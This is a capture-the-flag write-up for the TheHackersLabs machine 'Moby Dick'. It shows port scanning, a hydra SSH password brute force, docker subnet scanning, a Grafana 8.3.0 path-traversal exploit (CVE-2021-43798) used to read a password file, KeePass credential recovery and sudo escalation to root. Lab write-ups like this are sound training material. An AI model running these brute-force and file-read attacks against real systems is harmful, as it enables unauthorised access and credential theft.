TheHackersLabs — https://thehackerslabs.com/
- Platform: TheHackersLabs
- OS: Linux
- Difficulty: Medium
Enumeration
Scan
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c7:64:98:df:39:82:71:73:53:42:0c:6a:57:84:c4:a8 (ECDSA)
|_  256 65:75:5f:51:98:3e:38:d4:46:e8:66:38:18:b2:79:dc (ED25519)

80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
SSH (22)
Passwordbased authentication
ssh root@192.168.66.128
The authenticity of host '192.168.66.128 (192.168.66.128)' can't be established.
ED25519 key fingerprint is: SHA256:qL6w/FhzuPJSTuXLZo9yj1MnRFbblN4LJXNRNdlBPUA
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.66.128' (ED25519) to the list of known hosts.
root@192.168.66.128's password:
HTTP (80)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
- Apache2 Ubuntu Default Page
Initial Enumeration
index.html           (Status: 200) [Size: 10671]
penguin.php          (Status: 200) [Size: 89]
server-status        (Status: 403) [Size: 279]
penguin.php
❯ curl http://192.168.66.128/penguin.php
Hola pinguinito.
La ballena Docker con Grafana 8.3.0 esconde un database_pass.txt en /tmp%
Information
pinguinitocould be a username- There is a
Grafana 8.3.0running onDocker- There is a
database_pass.txtinside/tmp
Exploitation
SSH Password Attack (hydra)
hydra -l pinguinito -P /usr/share/wordlists/rockyou.txt 192.168.66.128 ssh -V -I
[...]
[ATTEMPT] target 192.168.66.128 - login "pinguinito" - pass "love" - 387 of 14344403 [child 12] (0/4)
[22][ssh] host: 192.168.66.128   login: pinguinito   password: love
Credentials (pinguinito)
pinguinito:love
Post-Exploitation
SSH Access (pinguinito)
pinguinito@ballenasio:~$ id
uid=1001(pinguinito) gid=1001(pinguinito) groups=1001(pinguinito)
Users with a shell
root:x:0:0:root:/root:/bin/bash
ballenasio:x:1000:1000:ballenasio:/home/ballenasio:/bin/bash
pinguinito:x:1001:1001:pinguinito,,,:/home/pinguinito:/bin/bash
Home content (pinguinito)
/home/pinguinito:
total 40
drwxr-x--- 4 pinguinito pinguinito 4096 abr 16  2024 .
drwxr-xr-x 4 root       root       4096 mar 12  2024 ..
-rw------- 1 pinguinito pinguinito 1262 abr 16  2024 .bash_history
-rw-r--r-- 1 pinguinito pinguinito  220 mar 12  2024 .bash_logout
-rw-r--r-- 1 pinguinito pinguinito 3771 mar 12  2024 .bashrc
drwx------ 2 pinguinito pinguinito 4096 mar 12  2024 .cache
-rw-rw-r-- 1 pinguinito pinguinito 2350 mar 12  2024 Database.kdbx
drwxrwxr-x 3 pinguinito pinguinito 4096 mar 12  2024 .local
-rw-r--r-- 1 pinguinito pinguinito  807 mar 12  2024 .profile
-r-------- 1 root       root         33 abr 16  2024 user.txt
KBX file
- There is a
.kdbxfile but we don’t still have the password- Password probably inside a docker container
There is a docker
pinguinito@ballenasio:~$ hostname -I
192.168.66.128 172.17.0.1

pinguinito@ballenasio:~$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:c7ff:feda:ff9b  prefixlen 64  scopeid 0x20<link>
        ether 02:42:c7:da:ff:9b  txqueuelen 0  (Ethernet)
        RX packets 1564  bytes 28590225 (28.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1356  bytes 173200 (173.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens32: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.66.128  netmask 255.255.255.0  broadcast 192.168.66.255
Finding the docker container IP
- Reference:
 pinguinito@ballenasio:~$ ./fscan -h 172.17.0.0/24 -ping

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(ping) Target 172.17.0.1      is alive
(ping) Target 172.17.0.2      is alive
[*] Icmp alive hosts len is: 2
172.17.0.1:80 open
172.17.0.1:22 open
172.17.0.2:3000 open
- Port
3000is theGrafanadefault port - Response Headers
pinguinito@ballenasio:~$ curl -I 172.17.0.2:3000
HTTP/1.1 302 Found
Cache-Control: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Location: /login
Pragma: no-cache
Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Sat, 28 Feb 2026 13:29:56 GMT

pinguinito@ballenasio:~$ curl -I 172.17.0.2:3000/login
HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: text/html; charset=UTF-8
Expires: -1
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: deny
X-Xss-Protection: 1; mode=block
Date: Sat, 28 Feb 2026 13:30:06 GMT
CVE-2021-43798
❯ searchsploit grafana
---------
Grafana 8.3.0 - Directory Traversal and Arbitrary File Read | multiple/webapps/50581.py
---------

❯ searchsploit -m multiple/webapps/50581.py
  Exploit: Grafana 8.3.0 - Directory Traversal and Arbitrary File Read
      URL: https://www.exploit-db.com/exploits/50581
     Path: /usr/share/exploitdb/exploits/multiple/webapps/50581.py
    Codes: CVE-2021-43798
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/zack/thehackerslabs/Moby Dick/50581.py
Reading the script
- There’s a plugin_list
- It tries to read a file using
path travesal
url = args.host + '/public/plugins/' +
choice(plugin_list) + '/../../../../../../../../../../../../..' + file_to_read
Using the exploit
- We know there is a
database_pass.txtinside/tmp - The exploit allows to read a file
pinguinito@ballenasio:~$ python3 exploit.py -H http://172.17.0.2:3000
Read file > /tmp/database_pass.txt
supermegastrongpasswordpenguin
Accessing .kdbx content
- Open
.kdbxwithkeepass2binary
keepass2 Database.kdbx
- Password works (see above)
supermegastrongpasswordpenguin

Credentials for ballenasio
ballenasio:secureballenasio
Privesc to ballenasio
pinguinito@ballenasio:~$ su ballenasio
Password:
ballenasio@ballenasio:/home/pinguinito$ id
uid=1000(ballenasio) gid=1000(ballenasio) groups=1000(ballenasio),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
SUDO permissions (as ballenasio)
ballenasio@ballenasio:/home/pinguinito$ sudo -l
[sudo] password for ballenasio:
Matching Defaults entries for ballenasio on ballenasio:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ballenasio may run the following commands on ballenasio:
    (ALL : ALL) ALL
Privesc to root
ballenasio@ballenasio:/home/pinguinito$ sudo su
root@ballenasio:/home/pinguinito#